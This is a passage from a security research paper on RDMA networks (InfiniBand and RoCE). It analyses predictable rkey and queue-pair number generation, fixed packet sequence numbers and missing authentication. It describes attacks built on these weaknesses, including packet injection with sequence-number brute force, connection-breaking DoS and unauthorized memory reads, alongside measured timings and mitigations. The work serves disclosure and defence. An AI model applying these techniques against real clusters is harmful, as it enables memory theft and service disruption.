long-term mitigation mechanisms. In addition, we propose short-term mitigations that can be deployed in today's RDMA networks before the long-term mitigations become available. Finally, we assess the vulnerability of open-source systems that rely on RDMA for high-performance communication against the discovered attacks.

2 Remote Direct Memory Access

RDMA enables direct data access on remote machines across a network. Memory accesses are offloaded to dedicated hardware and can be processed without involvement of the CPU (and context switches). Using RDMA read and write requests application data is read from/written to a remote memory address and directly delivered to the network, reducing latency and enabling fast message transfer. RDMA can also enable one-sided operations, where the CPU at the target node is not notified of incoming RDMA requests.

Even though several network architectures support RDMA, in this work we focus on the most widely used interconnects for RDMA: InfiniBand (IB) [3] and RDMA over Converged Ethernet (RoCE) [4]. InfiniBand is a network architecture specifically designed to enable reliable RDMA and defines its own hardware and protocol specification. RoCE is an extension to Ethernet to enable RDMA over an Ethernet network and exists in two versions. RoCEv1 uses the IB routing header, whereas RoCEv2 uses UDP/IP for routing. Even though this work focuses on IBA and RoCE, the proposed attacks could also be extended to other RDMA architectures.

2.1 RDMA packet format

The RDMA packet header consists of a routing header and a base transport header (see Figure 1). The routing header contains the source and destination ports, that identify link layer endpoints. The IB protocol uses the IB link layer protocol as a data link, whereas RoCE relies on Ethernet. RoCEv1 encapsulates an IB packet, including its IB routing header, into an Ethernet frame. RoCEv2 is designed as an Internet layer protocol and uses a UDP/IP header for routing.

All data communication in RDMA is based on *queue pair (QP)* connections between the two communicating parties. QPs are a bi-directional message transport mechanism used to send and receive data in InfiniBand. Endpoints in RDMA are identified by the combination of an adapter port address and a queue pair number (QPN), a unique identifier of a QP connection within destination port. For all QP endpoints at a destination port, the RNIC generates a unique QPN.

2.2 InfiniBand Architecture Security Model

Processing of incoming packets is based on the base transport header that contains the destination QPN and also a packet sequence number (PSN). The PSN is used to enforce in-order delivery and detect duplicate or lost packets. Packets with




Figure 1: General format of an RDMA packet.

invalid QPN or PSN are dropped without any notification to the receiving application.

To detect errors that may have been introduced during the transmission, each packet contains two checksums that are checked by the receiving node. The checksum algorithms are defined in the IB specification and use pre-defined seeds.

In addition to packet integrity checks, IBA defines three memory protection mechanisms to restrict unauthorized access to local memory by remote entities: Memory Regions, Memory Windows, and Protection Domains (PD) [37]. These mechanisms allow enforcing memory access restrictions (e.g., the application allows reads, but no writes to a memory region).

Memory Regions. To access host memory, the RNIC first allocates the memory region, which involves copying page table entries of the corresponding memory to the memory management unit of the RNIC. Then, the RNIC creates a memory region to enforce access restrictions to the memory such as read-only, write-only, or local-only. Memory regions can also be reregistered to change its properties or deregistered to destroy its memory mappings.

For each memory region RNIC generates two keys for local and remote access, namely *lkey* and *rkey*. To remotely access a memory location using RDMA read or write operations, each packet must include a virtual address and its associated *rkey* as depicted in Figure 1. The *rkey*s are not used in any form of cryptographic computation, but used as access tokens that are transmitted in plaintext. The *lkey*s are not part of the transport protocol, but used as a local authorization token allowing the channel adapter to access local memory of an application.

Memory Windows. To allow different access rights among remote QPs within a memory region or grant access to a part of the region, IBA makes use of *Memory windows type 1*. *Memory windows type 2* further extend this protection mechanism by assigning a single QP to a memory window and enforcing that only the assigned QP can access it.

Protection Domain. IBA protection domains (PD) group IB resources such as QP connections and memory regions, such that QP connections within a PD can only access memory regions allocated in the same PD, providing protection from unauthorized or inadvertent use of a memory area. All QPs and memory regions are always assigned to a specific PD and can only be a member of one PD.

3 Adversary Model

In our adversary model we consider three parties (see Figure 2): an RDMA service which hosts one or several RDMA applications, a client who interacts with the service through RDMA, and an adversary who can legitimately connect to the RDMA service, but tries to violate RDMA's security mechanisms (e.g., access memory of other clients using RDMA).

We assume that the adversary is located within the same network as the other parties and consider four different attacker models.

Model T1. First, we consider an adversary that is located at a different end host than the victim (off-path) and have rightfully obtained these hosts (e.g., by renting an instance in a public cloud). This attacker cannot conduct any network-based attacks such as packet injection, but can connect to RDMA services and issue RDMA messages over these connections.

Model T2. Second, we consider attackers (potentially off-path) that can actively compromise end hosts and *fabricate* and *inject* messages. To successfully inject an arbitrary RDMA request the adversary must have root administrative access. The adversary is required to know the host's address (local identifier for IBA / IP address for RoCE), QP numbers, and the PSN to forge a valid RDMA packet. Additionally, to read or write a memory location on the remote host, the adversary needs to include a valid virtual memory address and the corresponding memory protection key *rkey*.

Model T3. Third, we consider network-based attackers where the attacker is located on the path between the victim and the service. On-path attacks require the attacker to control routers or links between the victims (e.g., rogue cloud provider, rogue administrator, malicious bump-in-the-wire device). A network-based attacker can passively *eavesdrop* on messages, but also actively tamper with the communication between hosts by injecting, dropping, delaying, replaying, or altering messages. This includes *altering* and forging any information in *any* packet header, including all IB and Ethernet headers. Since RDMA communication is in plaintext and the IB protocol does not provide any mechanisms for authenticating a message to prevent on-path packet alteration, this only requires recalculation of packet checksums, whose algorithms and seeds are publicly available in the IBA specification.

Model T4. Finally, we consider an adversary that makes use of RDMA as a covert channel for exfiltrating data. For this purpose, the adversary manipulates code or libraries executed by the victim (e.g., using malware) such that it establishes an RDMA connection to an RDMA-capable attacker machine in the same network as the victim (e.g., by renting an instance in a public cluster). This allows the adversary to exploit one-sided RDMA operation to "silently" access memory of the victim process.

Since both the network and control over a machine are well protected resources in cloud datacenters, we assume that these potential attack locations are much harder to achieve than obtaining or compromising an arbitrary end-host.




Figure 2: Illustration of the adversary model including potential adversary locations.

4 Security Analysis of IB Architectures

Given the aforementioned adversary model, we analyse existing security mechanisms in IB-based architectures including memory protection key generation, QP number generation, memory regions, memory windows, and protection domains. We identify 10 vulnerabilities, labeled V1 – V10 .

4.1 Analysis Setup

Our analysis setup includes multiple IB-based architectures such as native InfiniBand (IBA), RoCEv1, and RoCEv2. To execute and evaluate our tests we use a server cluster with RNICs from Broadcom, Mellanox, and also run tests on Microsoft Azure HPC instances that support RDMA (A8, A9, H16r). Additionally, we consider software-based RoCE (soft-RoCE), a software implementation of RoCE that has been integrated into the Linux kernel [21]. Table 1 lists the analyzed devices and summarizes the discovered memory protection issues.

4.2 Memory Protection Keys

V1 Memory Protection Key Randomness. To protect remote memory against unauthorized memory access, IBA requires that RDMA read/write requests include a remote memory access key *rkey*, which is negotiated between communicating peers and is checked at the remote RNIC. Packets with an invalid *rkey* cause a connection error leading to disconnection. The requirement of including an *rkey* is built into the silicon and the driver code cannot be disabled by an attacker. Thus, to successfully circumvent this protection mechanism against unauthorized memory access, an attacker needs to include a valid *rkey* in his requests.

We analyze the randomness of the *rkey* generation process for different RNIC models and drivers. For all tested devices, *rkey* generation is independent of the address and length of the buffer to be registered. Changes in access flags have no influence on the generation of an *rkey*. The generated *rkeys*

Table 1: Summary of Memory protection issues across different IBA drivers.

Model	Driver	Arch.	Static Init.	Shared Gen.	Key Step	QPNs	QP limit[d]
Broadcom NetXtreme-E BCM57414	bnxt_re	RoCEv2	✓	✓	`0x100`	sequential	32,707
Broadcom Stingray PS225 BCM58802	bnxt_re	RoCEv2	✓	✓	`0x100`	sequential	61,438
Mellanox ConnectX-3 MT27500	mlx4	IB/RoCEv1	✓	✓	`0x100`[a]	sequential	261,359
Mellanox ConnectX-4 MT27700	mlx5	IB/RoCEv2	✗	✓	random[b]	sequential	64,443
Mellanox ConnectX-5 MT27800	mlx5	IB/RoCEv2	✗	✓	random[b]	sequential	65,449
Mellanox ConnectX-6 Dx MT28841	mlx5	RoCEv2	✗	✓	random[b]	sequential	262,100
softRoCE	rxe	RoCEv2	✓	✓	`0x100` + lfsr-8bit[c]	sequential	32,707

[a] for a subsequent registrations [b] has low entropy [c] seed and states are known [d] bound by the OS limit on active file descriptors

only depend on previous registration/deregistration operations. Further, we investigate how registration/deregistration affects memory registration.

RNIC models from Broadcom (using the bnxt_re driver) always increase the *rkey* value by `0x100` independent of the previously mentioned factors. The exact algorithm can be found in Appendix A. Thus, assuming the attacker is able to obtain an *rkey* that is part of this series of increasing key values, predicting preceding or subsequent *rkey*s is trivial.

For devices based on the mlx4 driver, the sequence of *rkey*s depends on registration/deregistration operations. For consecutive registration operations each *rkey* gets incremented by `0x100`. However, after a deregistration operation, the next *rkey* gets incremented by `0x80000` based on the *rkey* for the memory region that has been deregistered. In case of multiple consecutive deregistration operations, the *rkey*s of the deregistered memory regions are queued and for each upcoming registration operation a key gets dequeued. The algorithm for key generation can be found in Appendix A. All tested Azure HPC instances (A8, A9, H16r) use the mlx4 driver and allocate *rkey*s with the previously described algorithm.

The software implementation of RoCE, SoftRoCE, also increases the *rkey* by `0x100` for each registration operation, but additionally randomizes the last 8 bit using a linear-feedback shift register (LFSR). However, since LFSRs are deterministic and the initial seed is known, all subsequent states are easily computable. Moreover, the LFSR implementation used by SoftRoCE generates only 15 distinct numbers, which does not increase the randomness of *rkey*s. The full algorithm for key generation can be found in Appendix A.

Devices based on the mlx5 driver do not use a fixed increase between subsequent registrations, but still strictly increase the values with a random value (modulo 2^{32}). An analysis of these values shows that with more than 60% probability either the value `0x101` or `0x102` (see Figure 3) is chosen. Thus, even though the key generation process of devices based on mlx5 driver contains higher entropy than other drivers, the sequence of generated keys is still predictable by an adversary with moderate effort.

Key Entropy Analysis. Given that the *rkey* generation process for all tested drivers seems predictable, we further quantify the randomness of the key generation process by calculating the *min-entropy* [5, 24], which denotes a measure to describe the uncertainty associated with a random variable by guessing the key until a correct key is found. Thus, the min-entropy measures the difficulty of guessing the most likely output of an entropy source. Following, the optimal strategy for successive guessing is to try all possible values in order of decreasing probability.




Figure 3: Probabilities of differences for random *rkey* value generated using mlx5 device.

If we consider this problem of guessing a discrete random variable X on $x_1, x_2, \ldots, x_m$ with probability distribution $P = (p_1, p_2, \ldots, p_m)$, where $p_i = P(X = x_i)$, $1 \leq i \leq m$. We assume that $p_1 \geq p_2 \geq \ldots \geq p_m$. Then the min-entropy of X is defined as

$$\begin{aligned} H_\infty(X) &= \min_{1 \leq i \leq m} (-\log_2\ p_i) \\ &= -\log_2 \max_{1 \leq i \leq m} p_i = -log_2\ p_1 \end{aligned} \tag{1}$$

Our observations showed that for all tested drivers the sequence of generated *rkey*s was strictly increasing (modulo 2^{32}). Thus, we define the dependency of a newly generated key on the previous key as follows:

$$x_{i+1} = x_i + \delta_i \tag{2}$$

where δ_i denotes the difference between key x_i and x_{i+1} and is further described using a discrete random variable Δ with probability density function $P(\Delta = \delta_i)$. Thus, given key x_i the generation of key x_{i+1} is dependent on the randomness of Δ and quantified by the min-entropy of Δ (see Table 2).

Table 2: Entropy of rkey generation for key differences

Driver	$H_\infty(\Delta)$	$H(Y\|X)$
bnxt_re	0	0
mlx4	0.14	1
mlx5	2.16	2.85
rxe	2.04	0

This dependency can further be generalized by calculating the *conditional entropy* [23] of subsequent key generations, which quantifies the amount of information needed to predict a newly generated key x_{i+1} given the previous key x_i (e.g., if an attacker obtains a key legitimately by registering a memory region) and is defined as:

$$H(Y|X) = -\sum_{x\in X, y\in Y} p(x,y)\ \log_2\ \frac{p(x,y)}{p(x)} \qquad (3)$$

where $p(x,y)$ denotes the joint probability of x and y.

For bnxt_re and rxe we can always predict which *rkey* will be generated next, making the value of x_{i+1} completely determined by x_i, which results in the conditional entropy being equal to 0 [23]. For mlx4, the value of Y only depends on whether a region has been deregistered before the next *rkey* is generated. Assuming that this occurs with probability 0.5, the conditional entropy is 1 bit. Finally, for mlx5 the distribution of key differences Δ is illustrated in Figure 3. If an attacker guesses that the next key is incremented by the difference with the highest probability, his guess would be correct in one out of three guesses on average. The computation of the conditional entropy of mlx5 results in 2.85 bits of entropy, which enables an attacker to guess the *rkey* of future registrations with high probability.

V2 Static Initialization State for Key Generation. In addition to the limited number of *rkey*s, the RNICs based on the bnxt_re and mlx4 drivers are initialized using static state and the same set of keys persists across different physical reboots of the machine. Assuming that an adversary has observed the entire key set, the same keys will be reused even after the physical machine rebooted.

Since the IB network adapter on Azure instances is virtualized and a reboot of the instance does not lead to physical reboot of the machine, the tested Azure instances were *not* affected by static initialization.

V3 Shared Key Generator. On all tested devices the key generator is *fully shared* between applications using the same network interface even if they use different protection domains. Thus, if multiple RDMA applications are running on the same service the prediction of *rkey*s of other applications based on own *rkey*s is trivial as they have been generated using the same key generator.

In addition to enabling memory key prediction across multiple application, this vulnerability can also be exploited to open a side-channel between applications sharing the same RNIC, e.g., by encoding a bit-stream in the number of registrations they perform per a time unit. This is especially critical if an adversary is located on the same physical host as the victim (e.g., two VMs on the same physical host in a public cloud environment).

4.3 Memory Allocation Randomness

V4 Consecutive Allocation of Memory Regions. In addition to the *rkey* associated to a memory location, the adversary is also required to predict the corresponding memory address. Typically, techniques such as address space layout randomization (ASLR) randomly arrange the address space positions of a process. This prevents an attackers from directly referring to other objects in memory by randomizing their locations. However, subsequent objects in memory are allocated in consecutive addresses with respect to a random address base [40]. For example, all objects allocated via the `mmap()` Linux system call are placed side by side in the mmap area.

Since RDMA-based applications run in a single process on the target host, they are not protected by ASLR, but instead objects in memory are allocated side-by-side. Assuming an attacker knows the address of a memory object on a target host, predicting the memory address of other objects is possible. Even though consecutive allocation of memory regions is not caused by RDMA protocols, it still affects the security of RDMA applications.

4.4 QP Number Identifiers & Packet Sequence Numbers

V5 Linearly Increasing QP Numbers. Our evaluation (see Table 1) shows that for all tested devices and drivers the QP numbers are allocated sequentially. Assuming that an adversary registers a QP himself or observes a QP registration request, predicting preceding or subsequent QP numbers is trivial. Furthermore, as IBA uses 24 bit QP numbers, it is not possible to establish more than 2^{24} QP connections within an RNIC.

V6 Fixed Starting Packet Sequence Number (PSN). The implementation of RDMA offers two ways of establishing RDMA connections: a native RDMA connection interface or using the RDMA connection manager [20] to establish connections. Using the native connection interface, the connection parameters, such as destination QP number, local and remote starting PSNs, are set by the application developers. The RDMA connection manager moves this burden away from application developers and randomly generates a starting PSN (using a cryptographic pseudorandom number generator), thereby making the process of RDMA connection establishment similar to TCP sockets. Our analysis (see §6) shows that many RDMA-based open-source applications opt for using the native interface and manually set the starting

PSNs. In case the starting PSNs are not randomized on a per QP connection basis, predicting PSNs of established connections becomes much simpler.

4.5 Other Security Weaknesses in IBA/RoCE

Furthermore, we describe four security weaknesses that greatly enable or facilitate attacks on RDMA applications.

(V7) **Limited Attack Detection Capabilities.** RDMA allows one machine to directly access data on remote machines across the network. Due to network offloading of one-sided RDMA operations, all memory accesses are performed using dedicated hardware on RNIC without any CPU interaction. This makes memory accesses completely invisible to applications and limits their capabilities of detecting attacks.

(V8) **Missing Encryption and Authentication in RDMA Protocols.** Existing RDMA network protocols do not provide any mechanisms for authentication nor encryption of the header and the payload of RDMA packets. An adversary can spoof any field in the packet header or alter any byte in the packet payload of RDMA messages. In-network packet alteration only requires recalculation of packet checksums, whose algorithms and seeds are known and specified by the IBA. Potential solutions for encryption and authentication in IBA are further discussed in §7.3.

(V9) **Single Protection Domain for all QPs.** To reduce the state overhead on RNICs the RDMA connection manager by default uses a single protection domain for all established QPs and memory registrations within a single process. As a result, all QPs of a single process can access memory of each other. Nonetheless, even developers using the native connection interface seem to opt for using a single PD for all its QPs and memory registrations (see §6).

(V10) **Implicit On-Demand Paging (ODP).** Implicit On-Demand Paging (ODP) enables a process to register its complete memory address space for I/O accesses. This feature is used for high-performance communication settings, where the overhead of frequently registering communication buffers leads to performance degradation. ODP removes the need to register memory as any memory address can be registered by RNIC on demand. If ODP is enabled, an attacker can remotely access the entire memory space of a process resulting in high attack potential. While this feature is disabled by default, recent advances in high-performance communication systems lead to this feature gaining traction in IB deployments [19].

5 Attacks on IBA

Using the discovered vulnerabilities, an adversary could launch attacks in RDMA networks, e.g., by using unauthorized access to memory regions or by disrupting communication using DoS. Furthermore, vulnerabilities in RDMA could also be misused as an attack vector for application-level attacks (e.g., malware). In this section, we describe six potential attacks on RDMA networks, labeled (A1)–(A6). For each of the attacks we explain the experiments we conducted and discuss potential mitigation mechanisms, which are discussed in greater detail in §7. Table 3 outlines the dependency on attacker locations and vulnerabilities, and potential mitigation mechanisms for each of the attacks.

5.1 A1: Packet Injection using Impersonation

As current RDMA systems enforce no source authentication (V8), an adversary can impersonate any other endpoint and inject packets that seem to belong to an established connection by another client. To inject an RDMA packet that is considered valid by the receiving endpoint, the adversary needs to know the QPN of the victim and the current PSN.

Apart from obtaining these parameters by on-path eavesdropping or impersonation of end hosts, an attacker could try to predict them. Given that QP numbers are generated sequentially for each new client (V5), an attacker can obtain expected QPNs of clients by simply connecting to the RDMA-enabled service and decrement the QPN that gets assigned to the attacker. Thus, a valid PSN remains the only protection mechanism that prevents an attacker from injecting a packet. If an application also does not generate starting PSNs randomly, the attacker can start bruteforcing PSN by exploiting the fixed starting PSN issue (V6), which significantly reduces the search space. Otherwise, even with random PSNs, the attacker can bruteforce the PSN within a reasonable amount of time as only 2^{23} packets are required on average to generate a valid PSN. Bruteforcing the current PSN of a QP connection is related to enumerating the sequence number of a TCP connection [41], with the main difference that packets with invalid PSN simply get discarded by the RNIC and do not affect the established QP connection.


In addition to regular RDMA packets, injection of RDMA read and write packets additionally requires the attacker to know a valid memory address and its corresponding memory protection key *rkey*. This attack is further discussed in §5.3.

In the remainder of this work, attacks based on impersonation are referenced to as (A1).

Experiments. To verify the feasibility of the attacks on RDMA protocols, we implemented a spoofing tool for RoCE*. The tool can fabricate any custom RoCEv1 and RoCEv2 packet including RDMA read and write operations and is fully compatible with the IBA specification [3]. Our RoCEv1 implementation uses Linux raw Ethernet sockets, and RoCEv2 uses IPv4 raw sockets and UDP as a transport layer. The tool can mimic any RDMA request initiator and inject custom RDMA packets over any Ethernet links. RDMA over IB link cannot be fabricated in software, as the IB protocol is implemented fully in hardware. The tool has been tested on all RoCE devices listed in the Table 1.

*https://github.com/spcl/redmark

Table 3: Overview of dependency on attacker location and vulnerabilities for attacks on RDMA combined with an overview of mitigation mechanisms that thwart the attack.



In these experiments (see Table 4), we measure the injection throughput of our RoCE spoofing tool, which allows an estimation of the time required to bruteforce a random PSN and a PSN that has been generated based on a known initialization value. The injection tool for RoCEv1 was able generate 1.30 millions packets per second (Mpps), whereas the tool for RoCEv2 was able to generate 0.74 Mpps for Broadcom and 1.57 Mpps for ConnectX-5. Full enumeration of a random PSN thus took 13 s for RoCEv1. RoCEv2 enumeration tool takes 10.60 s for Mellanox and 23 s for Broadcom.

The performance of ReDMArk's spoofing and packet injection framework could not achieve line-rate for the tested devices as: 1) the packet checksums are calculated by the CPU and not offloaded to the NIC. 2) our framework does not bypass the OS, whereas native RDMA messages do. To improve the performance of packet injection and thus exhausting this bruteforce search even faster, a hardware appliance could be used. Furthermore, specific Mellanox NICs support raw Ethernet programming with a kernel bypass [2].

Table 4: Injection throughput of the RoCE spoofing tool.

Model	Link speed	Protocol	Throughput
Mellanox ConnectX-3	40 Gbps	RoCEv1	1.31 Mpps
Mellanox ConnectX-5	100 Gbps	RoCEv2	1.57 Mpps
Broadcom NetXtreme-E	25 Gbps	RoCEv2	0.74 Mpps
Broadcom Stingray	25 Gbps	RoCEv2	0.74 Mpps

Interestingly, injection of a single correct packet does not cause a victim's connection to break. A mismatch in the PSN counter by 1 packet between sender and receiver is resolved by the protocol. The protocol treats the victim's packet as a repeated packet and always acknowledges it without processing. The sender receives the acknowledgment about successful transmission, even though the packet has not been processed by the remote RNIC. As a result, the attacker is able to replace the victim's packet with a forged one.

Injection of multiple valid packets causes a connection loss on the victim side. The QP of the victim who has been impersonated by the adversary experiences a "Transport Retry Counter Exceeded" error and transitions its connection to an error state, when it tries to send packets. However, the other endpoint of the QP only transitions into error state if it tries to reply to the disconnected victim QP side. Otherwise, the connection remains open. Moreover, since packet injection increases the PSN counter on the receiver, the victim's packets will get discarded due to a PSN mismatch. This effectively prevents the victim from closing the connection and allows the attacker to inject messages over an extended period.

Furthermore, our experiments showed that if the attacker injects exactly 2^{24} packets (i.e., the size of the PSN counter), then the injection remains completely unnoticed by the victim and it can continue communication due to matching PSN counters. Our injection tool requires approximately 13 s to inject 2^{24} packets. Therefore, if the victim does not use its connection for this amount of time, the attacker can successfully inject 2^{24} packets without disrupting the connection of the victim.

Practicality. Packet injection based on impersonation can be performed under the assumption of the T2 model, i.e., the attacker requires root access to any machine in the same network as the victim. Similarly, an on-path attacker T3 (e.g., bump-in-the-wire) also has packet injection capabilities. Since root access to machines in public cloud environments is a well protected resource (and would require a sandbox escape [27]), this attack is more realistic in the setting of small cloud providers or private RDMA cluster as used by companies and research groups.

Mitigation. To effectively mitigate attacks based on impersonation, source authentication could be deployed. However, since this is on-going research and not yet available for IB-based RDMA deployments, we suggest the following mitigations to increase the complexity of packet injection by an

off-path attacker: each QP connection should be initialized with a random starting PSN instead of using a per-device starting PSN. As this only marginally increases the attack complexity also QPN should be randomly assigned to QPs. We suggest a mechanism for randomizing QPNs for existing RDMA deployments and that can be deployed for all vendors of RNICs in §7.1. As modern RNICs provide hardware counters that are accessible by the application (see §7.2), these counters should be used to detect bruteforcing attempts. Furthermore, operators of RDMA networks could also perform ingress filtering for all end hosts (see §7.4).

5.2 A2: DoS Attack by Transiting QPs to an Error State

In IB-based architectures, connections based on the RC QPs are sensitive to content of the header of requests. Protocol errors, such as inconsistencies in the sequence number or QP number, are recoverable errors and resolved by the protocol. However, memory errors, such as incorrect operation numbers or an inconsistency between payload length and DMA length immediately leads to unrecoverable errors, which will cause the RNIC to transit the QP to the error state and the QP to disconnect [3]. We refer to this attack as (A2).

An on-path attacker (T3) can trivially modify the operation numbers or payload lengths to drop connections. However, even an off-path adversary can inject incorrect packets towards a victim QP endpoint and effectively disrupt communication of other entities (see §5.1).

Experiments. To conduct an attack that transits a QP to an error state, we use the packet injection tool with the goal to inject invalid packets into the victim's QP connection such that it triggers an unrecoverable error, which results in the QP being forced to disconnect. These experiments showed that a single fabricated packet injected into the connection was sufficient to effectively break the victim's connection.

Given these insights, an attacker could try to repeatedly drop the connection of a specific client or drop all connections of clients that are trying to connect to a service. The fact that QPNs are generated sequentially (V6) highly facilitates the realization of such attacks. In addition, if an application uses non-random starting PSNs (V7), the attacker needs to guess only small number of PSNs to break a connection. For example, our injection tool for RoCEv2 can drop one connection every 10.60 s by fully enumerating all possible 2^{24} PSNs for a single QP. Then it transits to the next QPN and thus sequentially breaks all QP connections.

Practicality. As this attack relies on packet injection, it assumes the same threat models as (A1).

Mitigation. As this attack relies on packet injection to successfully break a victim's connection, similar mitigation techniques should be applied to thwart such DoS attacks. In addition, our QPN randomization technique can significantly reduce performance of the attack, as the attacker will be unaware of the QPN of other clients, making enumeration infeasible. If QPNs are randomly generated, the attacker needs to probe approximately $\frac{2^{24}}{o}$ QPNs, where o is the number of open connections on the victim's machine. For example, if the victim has 1024 open QPs, the attack tool can only break one connection per 48 h on average.

5.3 A3: Unauthorized Memory Access

Unauthorized memory access effectively breaks secrecy of applications running on a victim host, but might also influence their behavior. Even worse, since RDMA operations can be performed purely one-sided (V7), the victim is unable to detect such attacks. Attacks based on unauthorized memory access are referred to as (A3).

As illustrated in Figure 4, an attacker establishes an RDMA connection with a service and tries to access memory of other clients connected to this service. RDMA applications typically share a PD for all RDMA resources (V9) and allocate private RDMA-accessible buffers for each new user. These buffers are allocated in close proximity to each other, e.g., as chunks of a larger continuous memory region, allowing an attacker to predict the virtual memory address of buffers belonging to other clients (V4). In the example, the attacker tries to access the memory region adjacent to its own memory region. To gain access, the attacker is also required to guess the corresponding memory protection key *rkey* for a memory region. Given that *rkey*s are highly predictable (V1), the attacker can guess the keys of adjacent memory regions based on its *rkey* that he obtained after registering a memory region.

The attacker can also exploit other vulnerabilities of *rkey* generator such as static initialization of memory key generator (V2) and shared key generator (V3). (V2) can be used to guess *rkey* after a reboot of the machine. (V3) can be employed by an attacker sitting on the same physical machine. Finally, ODP allows accessing any virtual address by having a single *rkey* (V10). If the attacker can successfully guess the *rkey* of ODP registration, it can access the whole memory space of the process.




Figure 4: Unauthorized memory access on the same host.

Due to the missing integrity protection (V8), an on-path attacker (T3) would even be able to alter remote memory by spoofing valid RDMA write packets. Similarly, an off-path attacker (T2) can perform this attack via impersonation by tricking the victim host into processing fabricated packets.

Experiments. Using our attack framework, an attacker connects to an RDMA-enabled system to obtain a memory access key and memory address. Then, it tries to gain unauthorized access by trying combinations of *rkey*s and memory locations. The attacker polls for RDMA completion events to receive acknowledgment on the success of the unauthorized access. If the guess is incorrect, the attack framework reconnects and retries the attack.

Successful unauthorized access without sniffing requires knowing the code of the system under attack to see the patterns in memory allocation and registration. This is required to reduce the search space of potential virtual addresses. We further analyzed open-source RDMA applications to see whether they are vulnerable to these type of attacks (see §6). Unfortunately, almost all of the tested application were vulnerable to unauthorized memory access (see Table 5).

Practicality. Unauthorized memory access is possible under the assumption of the T1 model, as it can be performed by any client located on an RDMA-enabled service without requiring any special capabilities, and even in a trusted network. If an RDMA-based system (e.g., see Table 5) would be deployed in a public cloud environment with RDMA support, any client could perform unauthorized memory access.

Mitigation. To mitigate unauthorized memory access, each new RDMA client could be assigned to a different PD. However, this would increase the resource usage per client on RNICs. Additionally, more modern RDMA devices can employ memory windows type 2 to pin a memory region to a specific QP, which prevents other clients from accessing it. Memory windows type 2 further allow applications to choose the 8 least significant bits of the *rkey* randomly.

Another measure to prevent unauthorized memory access would be the randomization of memory addresses chosen for buffers (similar to ASLR [40] / PIC [29] for regular applications).

Finally, RDMA applications should randomize *rkey* generation, especially, if the RDMA devices with low entropy are used. We propose a mechanism, working on all RDMA devices, that randomizes the *rkey* generation process (see §7.1).

5.4 A4: DoS Attack based on Queue Pair Allocation Resource Exhaustion

Another exhaustion attack focuses on the number of QPs a device can handle. Theoretically, up to 2^{24} connections could be opened on a device (V5). In reality, the tested devices were able to handle much lower numbers. Thus, an attacker could try to open as many QP connections as possible and keep them open with minimal effort. Thus, if the attacker is able to saturate the limit for QP allocations of the victim service, he could effectively deny other benign clients from opening a QP connection, which is further referenced as (A4).

Experiments. According to our findings, tested devices had different limit on the number of active QP connections per application: the results varied from 32,707 for Broadcom to 261,359 for Mellanox. Thus, the attacker needs to keep alive a much smaller number of active connections than 2^{24}. The variation in the numbers comes from default settings of the drivers and the OS. Drivers put a limit on the number of open QP connections per application.

In addition, if an application uses the RDMA connection manager to establish connections, each RDMA connection gets a file descriptor assigned for receiving link events. The underlying operating system usually enforces strict limits on the number of concurrently open file descriptors. Thus, by opening QP connections the attacker can exhaust the number of available file descriptors (instead of QPs), which might be much smaller. Experiments in our testbeds showed a file descriptor limit of 4096, whereas for instances deployed on Microsoft Azure we were able to open 65,535 file descriptors.

Practicality. Resource exhaustion of QP allocations is possible under the assumption of the T1 model and does not require any special capabilities.

Mitigation. RDMA-capable devices should limit the number of open QP connections from the same remote endpoint. This could be realized based on the IB endpoint identifiers or the IP addresses for RoCE.

5.5 A5: Performance Degradation using Resource Exhaustion

Since RDMA allows an attacker to target offloading resources to an RNIC (V7), an attacker might try to exhaust these resources by issuing a large number of RDMA reads or writes. For example, an attacker might target computational resources of the RNIC's packet processing units. This will cause an increased latency for other entities accessing the same end host, but might eventually lead to disruption of service access. Interestingly, due to the one-sided nature of RDMA reads and writes, resource exhaustion attacks can be executed *"silently"*, i.e., with minor detection possibilities on the victim host. We refer to performance degradation attacks based on resource exhaustion as (A5).

